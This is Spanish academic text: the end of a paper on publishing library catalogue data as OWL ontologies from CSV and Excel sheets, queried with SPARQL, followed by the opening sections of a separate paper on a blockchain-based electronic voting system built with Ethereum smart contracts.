


Figura 6: Hoja CSV con libros de la biblioteca

En la Figura 7, mostramos cómo definir el esquema de descripción de los datos para realizar su incorporación a la ontología definida en la sección previa. Indicamos que el separador de campos es la coma, el carácter delimitador de campos son las comillas dobles, la clase definida por la tabla se llama *Libro*, hay único campo clave de tipo entero llamado *id*, el número de campos no claves es 6 y son: *autor*, *título*, *editorial* de tipo cadena, *fechaPub* de tipo fecha, *tipo* de tipo de cadena, e *isbn* de tipo número entero. Además, indicamos que queremos que se traduzcan a OWL

todos los registros (alternativamente, es posible indicar un número entero positivo de registros).

Los axiomas ontológicos generados a partir de este archivo de esquema de datos son:

```

Libro ⊆ ∃id           ∃id⁻ ⊆ Integer
Libro ⊆ ∃autor       ∃autor⁻ ⊆ String
Libro ⊆ ∃titulo      ∃titulo⁻ ⊆ String
Libro ⊆ ∃editorial   ∃editorial⁻ ⊆ String
Libro ⊆ ∃fechaPub   ∃fechaPub⁻ ⊆ Date
Libro ⊆ ∃tipo        ∃tipo⁻ ⊆ String
Libro ⊆ ∃isbn        ∃isbn⁻ ⊆ Integer

```

En función de estos axiomas de lógica descriptiva, mostramos su serialización XML en OWL de los dos últimos correspondientes a que un libro tiene un ISBN de tipo entero en la Figura 8. En la Figura 9, mostramos la codificación del individuo de código de libro número 1.

```

field-separator ,
quotation-character-for-fields "
class-name Libro
number-of-key-fields 1
key-field id type integer
number-of-fields 6
field autor type string
field titulo type string
field editorial type string
field fechaPub type date
field tipo type string
field isbn type integer
number-of-rows-to-translate all

```

Figura 7: Esquema para la hoja CSV con libros de la biblioteca

```

<owl:DatatypeProperty
rdf:about="http://foo.org/Libro#isbn">
<rdfs:domain rdf:resource="http://foo.org#Libro"/>
<rdfs:range
rdf:resource="http://www.w3.org/2001/XMLSchema#integer"
"/>
</owl:DatatypeProperty>

```

Figura 8: Codificación OWL de los axiomas para el ISBN de Libro

4.3. Publicación de Planillas Excel

A pesar de su simplicidad y ubicuidad, las hojas de cálculo siguen siendo importantes porque proporcionan una forma semiestructurada de representar la información de una organización de manera distribuida cuando no existe una base de datos formal; incluso, muchas veces, a pesar de la existencia de un sistema centralizado en la empresa, la información informal u operativa no cubierta por el sistema principal se gestiona en hojas de cálculo. Si bien las aplicaciones de hoja de cálculo (como MS Excel, Apache Open Office o Libre Office) dan la posibilidad de realizar

totalizaciones y filtros, estas herramientas permiten una funcionalidad limitada y son difíciles de integrar con el resto de la información de la organización, teniendo que recurrir a datos soluciones de minería y almacenamiento de datos que no siempre están disponibles para el lego.

```

<owl:NamedIndividual rdf:about="http://foo.org/Libro/id=1">
<rdf:type rdf:resource="http://foo.org#Libro"/>
<Libro:autor
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">Michael
Spivak</Libro:autor>
<Libro:editorial
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">Publish
or Perish</Libro:editorial>
<Libro:fechaPub
rdf:datatype="http://www.w3.org/2001/XMLSchema#dateTime">2008-
01-01T00:00:00</Libro:fechaPub>
<Libro:id
rdf:datatype="http://www.w3.org/2001/XMLSchema#integer">1</Libro:
id>
<Libro:isbn
rdf:datatype="http://www.w3.org/2001/XMLSchema#integer">9140989
18</Libro:isbn>
<Libro:tipo
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">L</Libro:
tipo>
<Libro:titulo
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">Calculus
</Libro:titulo>
</owl:NamedIndividual>

```

Figura 9: Codificación del individuo número 1 de tabla Libro

El prototipo GF para OBDA permite al usuario especificar una aplicación de hoja de cálculo utilizando un lenguaje de definición de esquema. Este lenguaje permite a un usuario ingenuo especificar el formato de los datos en las tablas contenidas en hojas de varios libros, indicando la orientación de las tablas, formato de columnas y filas, relaciones cruzadas entre tablas y libros. Esto permite que las hojas de cálculo se interpreten como bases de datos y finalmente se integren con el resto de la aplicación OBDA.

Supongamos que tenemos representadas las revistas de la biblioteca en una planilla de cálculos como la mostrada en la Figura 10. En este caso, vemos que la tabla de revistas ha sido representada horizontalmente en lugar de verticalmente como es usual. GF soporta ambas representaciones.

	Autor	Titulo	FechaPub	Issn	Editorial	Revista	Editor
	Thomas G. Rokicki	An Algorithm for Compressing Space and Time	4/1/2006	1044-789X	UBM Technology Group	Dr Dobbs' Journal	Andrew Binstock
	James Willis	Build Your Own Turing Machine	4/1/1981	0360-5280	UBM Technology Group	BYTE Magazine	Wayne Green

Figura 10: Planilla de cálculos para representar revistas

Igual que como se mostró con el caso de los documentos CSV, es necesario definir el esquema de los datos previo a su importación en el sistema de OBDA. En la Figura 11, mostramos el esquema de la planilla mostrada en la Figura 10.

A partir del libro Excel de la Figura 10 y del archivo de esquema de la Figura 11, el sistema genera una tabla relacional, la cual es usada para generar el código OWL para actualizar la ontología igual a cómo se mostró en la Sección 3.1.

Adicionalmente, se deberá incluir el axioma *Revista* \sqsubseteq *Impreso* indicando que una revista es un tipo de publicación impresa. En la figura 12, mostramos, como ejemplo, la definición de la propiedad *Editorial* de la clase *Revista*.

```
book "b1" has-path "c:\users\john\Desktop\revistas.xlsx"
sheet "s1" name "Revista" in "b1"
table "t1" in-sheet "s1" class-name "Revista"
orientation horizontal
header "t1" range "b3:b10"
data "t1" range "c3:d10"
key-field "t1" index "1"
field "t1" index "1" name "id" type integer
field "t1" index "2" name "Autor" type string
field "t1" index "3" name "Titulo" type string
field "t1" index "4" name "FechaPub" type date
field "t1" index "5" name "issn" type string
field "t1" index "6" name "Editorial" type string
field "t1" index "7" name "Revista" type string
field "t1" index "8" name "Editor" type string
```

Figura 11: Esquema de definición de los datos de la planilla *Revistas*

```
<owl:DatatypeProperty
rdf:about="http://foo.org/Revista#Editorial">
<rdfs:domain rdf:resource="http://foo.org#Revista"/>
<rdfs:range
rdf:resource="http://www.w3.org/2001/XMLSchema#string"/>
</owl:DatatypeProperty>
```

Figura 12: Parte del código OWL para publicar revistas

En la Figura 13, mostramos el código OWL de la representación de la revista 101.

```
<owl:NamedIndividual rdf:about="http://foo.org/Revista/id=101">
<rdf:type rdf:resource="http://foo.org#Revista"/>
<Revista:Autor
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">James
Willis</Revista:Autor>
<Revista:Editor
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">Wayne
Green</Revista:Editor>
<Revista:Editorial
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">UBM
Technology Group</Revista:Editorial>
<Revista:FechaPub
rdf:datatype="http://www.w3.org/2001/XMLSchema#dateTime">1981-
04-01T00:00:00</Revista:FechaPub>
<Revista:Revista
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">BYTE
Magazine</Revista:Revista>
<Revista:Titulo
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">Build
Your Own Turing Machine</Revista:Titulo>
<Revista:id
rdf:datatype="http://www.w3.org/2001/XMLSchema#integer">101</Re
vista:id>
<Revista:issn
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">0360-
5280</Revista:issn>
</owl:NamedIndividual>
```

Figura 13: Código OWL para la revista 101.

```
prefix foo: <http://foo.org/>
prefix r: <http://foo.org/Revista#>

select ?r ?autor ?titulo ?editorial
where
{
?r r:Revista "BYTE Magazine" .
?r r:Autor ?autor .
?r r:Titulo ?titulo.
?r r:Editorial ?editorial.
}
```

Figura 14: Consulta SPARQL para recuperar una revista *BYTE*.

El resultado de la consulta se puede ver en la Figura 15.

r	autor	titulo	editorial
<http://foo.org/Revista/id=101>	"James Willis"	"Build Your Own Turing Machine"	"UBM Technology Group"

Figura 15: Resultado de la consulta SPARQL de la Fig. 14

4.4. Consulta de la Información

Para consultar los datos integrados en la ontología es necesario utilizar el lenguaje SPARQL [7]. Por ejemplo, si deseamos hallar datos sobre ejemplares de la revista *BYTE* en la biblioteca, podemos recurrir a una consulta como la mostrada en la Figura 14.

5. Trabajo Relacionado

En [1], Abdelaziz y Kaffas proponen un intento de conectar la Biblioteca Británica con la DBpedia con el objeto de extender el conocimiento provisto por la información del catálogo y mapearlo con la versión semántica de la Wikipedia. En su trabajo, el usuario de la

biblioteca puede expandir la información de las obras del catálogo al ver los datos recuperados de la DBpedia por medio del sistema. En nuestra propuesta, en cambio, el objetivo es la publicación de los datos del catálogo como información semántica en la web.

En [9], Malhan explora los problemas de la educación en tecnologías de la educación y bibliotecología en la India. Entre los desafíos relevados por Malhan (viz., punto (5)) se halla el desarrollo de nuevos productos y servicios para mejorar las prácticas de su profesión. Estos servicios están relacionados con disciplinas colaterales como e-publicación y tecnologías de la información. Creemos que la propuesta presentada en nuestro trabajo impacta positivamente como parte de las soluciones planteadas a resolver la problemática señalada por Malhan.

En [12], Pothumani y Sridhar evalúan el funcionamiento de una biblioteca automatizada con la ayuda de RFID y sensores. El proyecto busca resolver el problema de los libros extraviados en las bibliotecas. Nuestro enfoque es complementario ya que los datos de ubicación datos capturados por sus sensores pueden ser integrados en la información modelada por la ontología de nuestra propuesta.

En [5], Christanda Dilroshan presenta un estudio para identificar los problemas que enfrenta la Universidad de Biblioteca de Moratuwa y biblioteca de la Universidad de Colombo, en Sri Lanka, en el proceso de su automatización. Nuestro trabajo puede asistir en el proceso de catalogación y búsqueda. Comenta también sobre sistemas comerciales como LIBSYS y ALICE. Nuestra propuesta es un acercamiento inicial y es necesario mucho trabajo futuro para lograr una funcionalidad completa; simplemente, mostramos una prueba de concepto.

En [13], Raval estudia los problemas asociados a la automatización de bibliotecas en India. Indica que el concepto de bibliotecas como simples almacenes de libros está muy arraigado y que es necesario desarrollar herramientas que simplifiquen la tarea a usuarios no avanzados. Nuestra propuesta pretende ayudar en ese sentido.

En [11], Mishra y Thakur exploran los problemas de la automatización de bibliotecas. Plantean como uno de los problemas, la falta de dinero y de recursos tecnológicos. Pensamos que una propuesta como la nuestra podría impactar positivamente en casos como el descripto.

En [8], Kruk et al. presenta la ontología de MarcOnt que se basa en MARC21, BibTeX y Dublin Core y muestran un ejemplo sobre diferencias entre esos estándares y un conjunto de reglas que se utilizan para traducir hacia y desde descripciones semánticas basadas en ontologías de MarcOnt. Nuestro acercamiento es inicial y es necesario determinar cómo incluir estándares como Dublin Core a la propuesta.

6. Conclusiones y Trabajo Futuro

Hemos presentado un acercamiento para utilizar el sistema de OBDA GF para proponer la exportación de datos bibliográficos como información en la Web Semántica. Hemos mostrado cómo la metodología de OBDA puede ser usada en la práctica para publicar información mantenida en bases de datos relacionales, hojas de datos CSV y planillas de cálculos Excel como ontologías OWL/RDF. Además, mostramos cómo estas ontologías pueden ser consultadas mediante SPARQL para integrar así datos de varias bibliotecas.

Como trabajo futuro, resta ver la implementación actual de este acercamiento y medir si la accesibilidad del material es realmente mejorada por el mismo. En el acercamiento idealizado presentado aquí hemos deliberadamente obviado cuestiones de resguardo de identidad de usuarios de la biblioteca (como la publicación de sus datos personales), que en una implementación real deberían ser revisados.

Agradecimientos

Esta investigación está financiada por la Secretaría General de Ciencia y Técnica, Universidad Nacional del Sur, Argentina y por la Comisión de Investigaciones Científicas de la Provincia de Buenos Aires (CIC-PBA).

Referencias

- [1] Abdelaziz, E., Kaffas, S. Proposal for Implementing Linked Open Data on Libraries Catalogue. IFLA WLIC 2018, Kuala Lumpur (2018).
- [2] Arenas, M., Bertails, A., Prud'hommeaux, E., Sequeda, J.: A Direct Mapping of Relational Data to RDF. W3C Recommendation 27 September 2012 (2012).
- [3] Baader, F., Horrocks, I., Lutz, C., Sattler, U.: An Introduction to Description Logic. Cambridge University Press (2017)
- [4] Bao, J., Kendall, E.F., McGuinness, D.L., Patel-Schneider, P.F.: OWL2 Web Ontology Language Quick Reference Guide (Second Edition) W3C Recommendation 11 December 2012 (2012).
- [5] Chrisantha Dilroshan, T.L.: Identification of problems faced by university libraries in the process of automation: with special reference to the libraries of Moratuwa and Colombo Universities, Sri Lanka Journal of Librarianship and Information Management volume.1, no.2. pp 82-98, 2009.
- [6] Gómez, S.A., Fillottrani, P.R.: Materialization of OWL ontologies from relational databases: A practical approach. In Pesado, P., Arroyo, M., eds.: Computer Science - CACIC 2019 selected papers, Cham, Springer International Publishing (2020), pp.285- 301.
- [7] Harris, S., Seaborne, A.: SPARQL 1.1 Query Language for RDF W3C recommendation 21 march 2013 (2013)
- [8] Kruk, S. & Synak, M. & Zimmermann, K. (2005). Marcont-integration ontology for bibliographic description formats. Distributed Computing - DC.

- [9] Malhan, I.V.: Challenges and Problems of Library and Information Education in India: An Emerging Knowledge Society and the Developing Nations of Asia (2011). *Library Philosophy and Practice*, vol. 670.
- [10] Matentzoglou, N., Palmisano, I.: An Introduction to the OWL API. Technical report, The University of Manchester (2016).
- [11] Mishra, A., Thakur, S., Singh, T. Library automation: Issues, challenges and remedies author, *Times International Journal of Research*, 2015.
- [12] Pothumani, S., Sridhar, J.: Solving Problems of Library Management System, *International Journal of Innovative Research in Computer and Communication Engineering*, Vol. 3, Issue 7, July 2015.
- [13] Raval, A.M.: Problems of Library Automation, *International Journal for Research in Education* Vol. 2, Issue:2, February 2013.
- [14] Tennison, J.: CSV on the Web - A Primer, W3C working group, 25 february 2016 (2016)
- [15] Xiao, G., Calvanese, D., Kontchakov, R., Lembo, D., Poggi, A., Rosati, R., Zakharyashev, M.: Ontology-Based Data Access - A Survey. In: *Proceedings of the Twenty-Seventh International Joint Conference on Artificial Intelligence (IJCAI-18)*, (2018), pp. 5511-5519.

Votación electrónica sobre blockchain

Martín Obermeier, Nicolás Armilla, Marisa Panizzi

Escuela Superior de Ingeniería, Informática y Ciencias Agroalimentarias.

Universidad de Morón. Buenos Aires, Argentina.

martin.obermeier@gmail.com, nicolasarmilla@hotmail.com, marisapanizzi@outlook.com

Resumen

El objetivo de este trabajo consiste en investigar cómo la tecnología blockchain puede contribuir a un proceso electoral más confiable que mejore la seguridad e integridad de los sistemas de votación electrónica.

La investigación del dominio contiene un análisis de los beneficios e inconvenientes de los sistemas de votación tanto centralizados como distribuidos. Esto se utilizó para definir los criterios de éxito a considerar en el diseño e implementación de la solución propuesta. Se definieron los requisitos del sistema tanto funcionales como desde la perspectiva técnica, se presentó el diseño arquitectónico del sistema propuesto y, se describieron aspectos como la estructura de los componentes, las clases de la aplicación y la utilización de la tecnología blockchain.

Se validó la solución simulando un escenario real, analizando si cumple con los criterios de éxito y al mismo tiempo, examinando los aspectos técnicos y prácticos de la arquitectura presentada.

Como conclusión de este trabajo, se afirma que el uso de la tecnología blockchain permite un posible mecanismo para preservar la privacidad e integridad de los votos, con la posibilidad de comprobar y auditar las etapas del proceso electoral y si los votos fueron realizados y registrados correctamente.

1. Introducción

La votación es el acto en el cual cada individuo puede expresar su preferencia o apoyo a un candidato o a una propuesta. El voto es fundamental en todos los sistemas de gobierno que se basan en la democracia, ya que gracias a este se pueden tomar decisiones importantes, en forma equitativa y haciendo valer la decisión de cada persona.

Hacer posible una votación libre y justa es una tarea ardua. Una forma prometedora de simplificar un poco la votación, tanto desde el punto de vista logístico como de la participación ciudadana, es la votación electrónica, o e-voting [1].

“El voto electrónico es un sistema de sufragio que utiliza una combinación de procedimientos, con componentes de hardware, software y red de comunicaciones que permiten automatizar los procesos de identificación del elector, de emisión del voto, de escrutinio, de conteo de votos, de emisión de reportes y de presentación de resultados, de un proceso electoral...” [2].

Aunque las soluciones actuales de votación electrónica están cuidadosamente diseñadas para que sean lo más seguras posibles, no pueden, en última instancia, reducir el riesgo de manipulación a un nivel aceptable. Sin embargo, la tecnología blockchain puede lograrlo.

Esta tecnología se trata de un libro mayor de transacciones que puede registrar cualquier tipo de operación, no solo las financieras. Permite agregar nueva información, pero nunca modificar o eliminar la que ya se encuentra almacenada.

La tecnología blockchain ha recibido una atención sin precedentes y su desarrollo es muy rápido. Sus características son:

- **Descentralización:** la blockchain está descentralizada. No hay dispositivos de computación central para almacenar el libro de transacciones. Cada nodo almacena la misma copia.
- **Difícil de falsificar:** debido a su descentralización, cada bloque debe ser distribuido a todos los nodos del mundo.
- **Transacción rastreable:** cada transacción en la blockchain es abierta y transparente. Los detalles de cada transacción incluyen la dirección del remitente y la del receptor, lo que hace que cualquiera puede rastrear una transacción [3].

Esta nueva tecnología tiene tres características principales:

1. **Inmutabilidad:** cualquier propuesta de "nuevo bloque" al libro de contabilidad debe hacer referencia a la versión anterior del libro. Esto crea una cadena inmutable, que es de donde blockchain obtiene su nombre, e impide la manipulación de la integridad de las entradas anteriores.
2. **Verificabilidad:** el libro de contabilidad está descentralizado, replicado y distribuido en

múltiples lugares. Esto garantiza una alta disponibilidad (eliminando un único punto de fallo) y proporciona una verificabilidad por terceros, ya que todos los nodos mantienen la versión consensuada del libro mayor.

3. Consenso distribuido: un protocolo de consenso distribuido para determinar quién puede añadir la siguiente nueva transacción al libro de contabilidad. La mayoría de los nodos de la red deben llegar a un consenso antes de que cualquier nuevo bloque de transacciones propuesto se convierta en una parte permanente del libro.

Estas características se logran en parte mediante una criptografía avanzada, que proporciona un nivel de seguridad mayor que cualquier sistema de registro conocido anteriormente. La tecnología de blockchain es por lo tanto considerada por muchos, como una herramienta con un potencial sustancial para implementar un nuevo proceso de votación moderno [4].

La implementación de un sistema de votación electrónica en blockchain podría solucionar muchos de los problemas más comunes de los procesos de votación actuales, como por ejemplo, los altos costos económicos, las demoras en los procesos y resultados, los fraudes electorales, la poca confianza del electorado (y como consecuencia la poca participación), las vulnerabilidades de los sistemas informáticos y la administración centralizada del proceso.

Debido al análisis de los problemas mencionados anteriormente, se propone como objetivo de investigación la utilización de la tecnología blockchain en los sistemas de votación electrónica para mejorar la seguridad, integridad y auditabilidad de los procesos electorales y los votos.

Este artículo se encuentra estructurado de la siguiente manera: en la sección 1 se desarrolla la introducción del dominio investigativo, en la sección 2 se presentan los trabajos relacionados. En la sección 3 se describe el desarrollo de la solución propuesta, en la sección 4 la validación de la solución y por último en la sección 5 se plantean las conclusiones y los trabajos futuros.

2. Trabajos Relacionados

Se realizó un estudio de mapeo sistemático (SMS, en inglés Systematic Mapping Study) de acuerdo a los lineamientos de Kitchenham [5][6] para dar respuesta a la siguiente pregunta de investigación (PI): *¿Cuál es el estado del arte sobre la votación electrónica en blockchain?*

La Tabla 1 sintetiza las tareas realizadas en la actividad planificación del SMS.

Tabla 2. Tareas de la actividad planificación del SMS.

Tareas	Descripción
Definir las Sub-Preguntas de investigación (PI1-PI7)	PI1: ¿Qué tipos de investigaciones se encontraron sobre BEV? PI2: ¿Qué es la votación electrónica sobre blockchain (BEV)? PI3: ¿Qué oportunidades y beneficios traería blockchain en la votación electrónica? PI4: ¿Qué dificultades y desafíos presenta BEV? PI5: ¿En dónde se ha implementado y que resultados obtuvo? PI6: ¿Cuáles fueron las características principales de las implementaciones? PI7: ¿Qué herramientas y lenguajes son los más utilizados?
Determinar las cadenas de búsqueda	C1: Voto Electrónico AND Blockchain C2: E-Voting AND Blockchain C3: Voto Electrónico OR Blockchain C4: E-Voting OR Blockchain
Determinar los criterios de selección de los estudios	Criterios de inclusión: <ul style="list-style-type: none"> • Ámbito: académico universitario. • Idioma: español e inglés • Artículos primarios. Criterios de exclusión: <ul style="list-style-type: none"> • Artículos que no estén accesibles para su lectura completa y artículos que correspondan al entorno educativo, pero no universitario, por ejemplo, publicaciones web, noticias o blogs.
Definir las fuentes de datos	AISEL (Association for Information Systems Electronic Library), Bitcoin Magazine, CACIC (Congreso Argentino de Ciencias de la Computación), CIBSE (Chartered Institution of Building Services Engineers), ACM Digital Library, Genbeta, Google Scholar, IEEE (Institute of Electrical and Electronics Engineers), IJNSA (International Journal of Network Security & Its Applications), IRJET (International Journal of Engineering Research & Technology, Researchgate, Scielo, ScienceDirect, Scitepress, Semantic Scholar, Springer, SSRN (Social Science Research Network), Techradar, The Value Engineers, Usenix Security, WICC (Workshop de Investigadores en Ciencia de la Computación), Xakata.
Determinar los tipos de publicación	Artículos de congresos, artículos de revistas y tesis.
Definir el período	2014 hasta diciembre del 2019.

En las referencias se encuentra un anexo con los estudios primarios analizados.

Después de analizar 25 estudios primarios a los que denominaremos EP, se concluyó que:

- Dentro de los tipos de investigación de los artículos encontrados, la propuesta de solución (22 artículos, EP1, EP3, EP4, EP5, EP6, EP9, EP10, EP11, EP12, EP13, EP14, EP15, EP16, EP17,

EP18, EP19, EP20, EP21, EP22, EP23, EP24 y EP25) es el más representativo con respecto al total de los estudios, seguido de opinión (2 artículos, EP2 y EP7) y evaluación (1 artículo, EP8).

- De los beneficios de BEV identificados en los artículos, se observa que la mayoría coincide en que la auditoría y transparencia (12 artículos, EP2, EP9, EP11, EP12, EP13, EP14, EP15, EP20, EP21, EP22, EP23 y EP25) son los más importantes, seguido de estimular la confianza y la participación (8 artículos, EP1, EP2, EP7, EP9, EP10, EP20, EP23 y EP25).
- De las dificultades identificadas en la implementación de blockchain en el voto electrónico, se observa que la mayoría considera que es indispensable garantizar el anonimato y los aspectos de privacidad de los votantes (9 artículos, EP3, EP7, EP10, EP11, EP13, EP14, EP15, EP21 y EP24), seguido de la seguridad del sistema (8 artículos, EP3, EP9, EP10, EP11, EP13, EP19, EP21 y EP24).
- De las implementaciones de BEV identificadas en los artículos, se observa que la mayoría corresponde a Estados Unidos (4 artículos, EP1, EP3, EP5 y EP6) y a Estonia (4 artículos, EP1, EP3, EP10 y EP21), seguido por Gales (2 artículos, EP3 y EP21) y Rusia (2 artículos, EP1 y EP5).
- El principal foco de los artículos estuvo dado en propuestas de sistemas (19 artículos, EP1, EP3, EP4, EP5, EP6, EP8, EP10, EP12, EP13, EP14, EP16, EP17, EP18, EP19, EP21, EP22, EP23, EP24 y EP25). En cuanto al tipo de aplicación, en la mayoría se mencionan sistemas web (6 artículos, EP6, EP10, EP16, EP18, EP19 y EP23), mientras que la red blockchain utilizada fue Ethereum (6 artículos, EP10, EP13, EP14, EP16, EP18 y EP24), seguida de Bitcoin (5 artículos, EP1, EP6, EP8, EP9 y EP25). Dentro de las aplicaciones más conocidas del mercado actualmente, las más mencionadas son Follow my Vote (6 artículos, EP5, EP9, EP10, EP12, EP15 y EP18) y VoteWatcher (3 artículos, EP5, EP9 y EP12).
- En cuanto a las herramientas y framework de desarrollo e implementación, se identificó que la mayoría emplearon Smart Contracts (6 artículos, EP10, EP13, EP14, EP16, EP18 y EP24) para el backend y el lenguaje HTML y Javascript (4 artículos, EP6, EP10, EP16 y EP18) para el frontend del sistema.

Este SMS permitió comprender el concepto de BEV y los distintos modelos y esquemas de las implementaciones realizadas o existentes hasta la fecha. Se logró identificar los beneficios y oportunidades que esta tecnología podría ofrecer a los procesos democráticos de una sociedad, así como también reconocer las dificultades y desafíos a los que se enfrenta, que serían los obstáculos para su crecimiento en cuanto a implementación masiva. Además, se logró identificar los países y las ciudades en donde ya se ha

utilizado la votación electrónica (en algunos casos con blockchain) como así también sus resultados obtenidos. Por último, se identificaron las principales herramientas, frameworks y lenguajes de programación utilizados para el desarrollo e implementación de BEV, lo cual es muy importante ya que, al ser una tecnología relativamente nueva, aún no existe demasiada literatura al respecto.

3. Desarrollo de la solución

Para que un sistema de votación electrónica se enfrente con el sistema tradicional de votación, tiene que soportar los mismos criterios que el sistema tradicional, como la seguridad y el anonimato. Un sistema de votación electrónica debe tener una mayor seguridad para garantizar disponibilidad a los votantes y estar protegido contra influencias externas que quieran cambiar o manipular los votos.

Los métodos actuales de votación, independientemente de que sean electrónicos o en papel, no proporcionan niveles satisfactorios de transparencia, en el sentido de que, por ejemplo, puede ser muy difícil o imposible para un votante comprobar que el voto que emitió durante las elecciones es el mismo que el que están contando los funcionarios electorales.

Por los inconvenientes mencionados anteriormente, se han planteado los siguientes objetivos para proponer un nuevo sistema de votación electrónica:

- Simplificar el proceso de votación para todos los participantes.
- Implementar la tecnología blockchain.
- Brindar mayor accesibilidad a la información a todos los participantes.
- Lograr precisión y rapidez en el proceso de votación y recuento de votos.
- Garantizar la confiabilidad, auditoría e integridad del proceso electoral.

El sistema deberá cumplir con los siguientes principios fundamentales de los procesos electorales:

- Universalidad: todos los electores deben tener la misma posibilidad de ejercer su derecho.
- Libertad: el voto es libre, por tanto, nadie puede sufrir coacción o presiones.
- Igualdad: cada elector puede solamente emitir un voto y este debe ser contabilizado una vez.
- Autenticidad: se debe identificar al elector como válido.
- Secreto: nadie debería visualizar y conocer el voto de los electores.

En el modelo propuesto se pueden identificar dos partes implicadas en el proceso electoral:

- **Votantes:** actor principal del proceso. Emitirán un solo voto anónimo, debiendo ser computado

correctamente por el sistema. Luego, podrá observar los resultados una vez finalice la elección.

- **Administradores:** genera las elecciones con sus candidatos, registra a los votantes e inicia y finaliza la etapa de votación de la elección.

La realización de un proceso electoral dentro del sistema consta de tres etapas:

1. Antes de la votación: los administradores establecen todos los parámetros necesarios para llevar a cabo la votación. Se definen los detalles de la elección, los candidatos o alternativas propuestas y también todas las cuentas habilitadas para votar.
2. Durante la votación: se emiten todos los votos de los participantes habilitados.
3. Al finalizar la votación: se deshabilita la posibilidad de emitir votos y se presentan los resultados finales.

Para alcanzar los objetivos propuestos anteriormente se ha estructurado el desarrollo del sistema en dos grandes partes:

Por un lado, la lógica y almacenamiento del sistema estará implementado sobre un contrato inteligente (Smart Contract), desarrollado en lenguaje Solidity, el cual es instanciado en la blockchain de Ethereum por los administradores cuando se despliega por primera vez el sistema. Dentro del Smart Contract, se almacenan las elecciones generadas en la aplicación junto con sus detalles, como quienes son los candidatos, los votantes y los resultados.

Las principales actividades del proceso electoral que administrará el Smart Contract son las siguientes:

1. Creación de la elección con sus candidatos
2. Inscripción de votantes
3. Transacción de votos
4. Recuento de votos
5. Verificación del voto

Como todo lo que se registra en la blockchain es inmutable, se garantiza que el contrato funcionará siempre de la misma manera, manteniendo la información y, además, al ser una red pública, se podrá comprobar el código del contrato cumpliendo con la promesa de aumentar la auditabilidad y transparencia en las elecciones.

Por otro lado, se desarrollo e implemento una aplicación web cliente, desarrollada en HTML, CSS, JS y utilizando la tecnología de React JS y Node JS, que será la interfaz del sistema con el usuario y a la vez se conecta a la blockchain haciendo referencia a la dirección del Smart Contract que esta desplegado en la red de Ethereum.

Como se mencionó anteriormente, en el sistema propuesto existen dos perfiles de usuarios bien definidos,

los administradores y los votantes, donde cada uno tendrá acceso a las funcionalidades del sistema según su rol en la elección.

A continuación, en la Figura 1 se presenta un modelo conceptual del sistema, donde se identifican los actores y las principales actividades de un proceso de votación en el sistema propuesto.




Figura 1. Modelo conceptual del sistema.

Para el desarrollo de la solución se tuvieron en cuenta una serie de principios para el desarrollo de software generalmente aceptados para sistemas de votación. El objetivo de estos principios es utilizarlos como guías y restricciones para así obtener una mayor calidad de software en el sistema resultante. CONICET¹ en [7] describe los siguientes criterios:

1. Todo el desarrollo debe ser abierto (open source y de carácter público).
2. El sistema debe ser demostrablemente correcto.
3. El sistema debe preservar el secreto del voto.
4. El sistema no puede ni debe identificar al votante.
5. El sistema debe preservar la integridad del voto.
6. El sistema debe preservar la integridad del resultado de la votación.
7. Auditabilidad.

El enfoque metodológico utilizado fue de desarrollo iterativo e incremental. Las actividades para realizar en cada iteración son:

1. Identificar los requisitos y el alcance.
2. Diseñar la funcionalidad que cumpla con los requisitos.
3. Implementar la funcionalidad desarrollada.
4. Realizar pruebas para verificar el correcto funcionamiento de la implementación.

Esta metodología de trabajo permite tener código funcional de manera muy rápida y se puede comprobar el progreso realizado ya que siempre se tiene un sistema funcionando.

¹ Consejo Nacional de Investigaciones Científicas y Técnicas (<https://www.conicet.gov.ar/>)

Para el software de control de versiones se ha utilizado la aplicación Git en forma local y la plataforma GitHub como repositorio disponible en internet.

En la Figura 2 se presenta un modelo de despliegue con las tres capas que integran el sistema de votación electrónica propuesto.




Figura 2. Modelo de despliegue.

- **Explorador Web (Browser):** es el software de aplicación que utilizará el usuario para acceder e interactuar con el sistema.
- **Front-End:** contiene la implementación de la aplicación web que se encargará de interactuar con el usuario y conectarse con la red blockchain para permitir la correcta utilización del sistema.
- **Blockchain:** contiene el despliegue del Smart Contract con la lógica funcional y el almacenamiento de los datos generados por el sistema.

Los requisitos funcionales definidos para la aplicación se presentan en la Tabla 1 y los requisitos no funcionales en la Tabla 3.

Tabla 2. Requisitos funcionales.

NºRF	Nombre
RF01	Acceso al sistema.
RF02	Mis elecciones.
RF03	Votar.
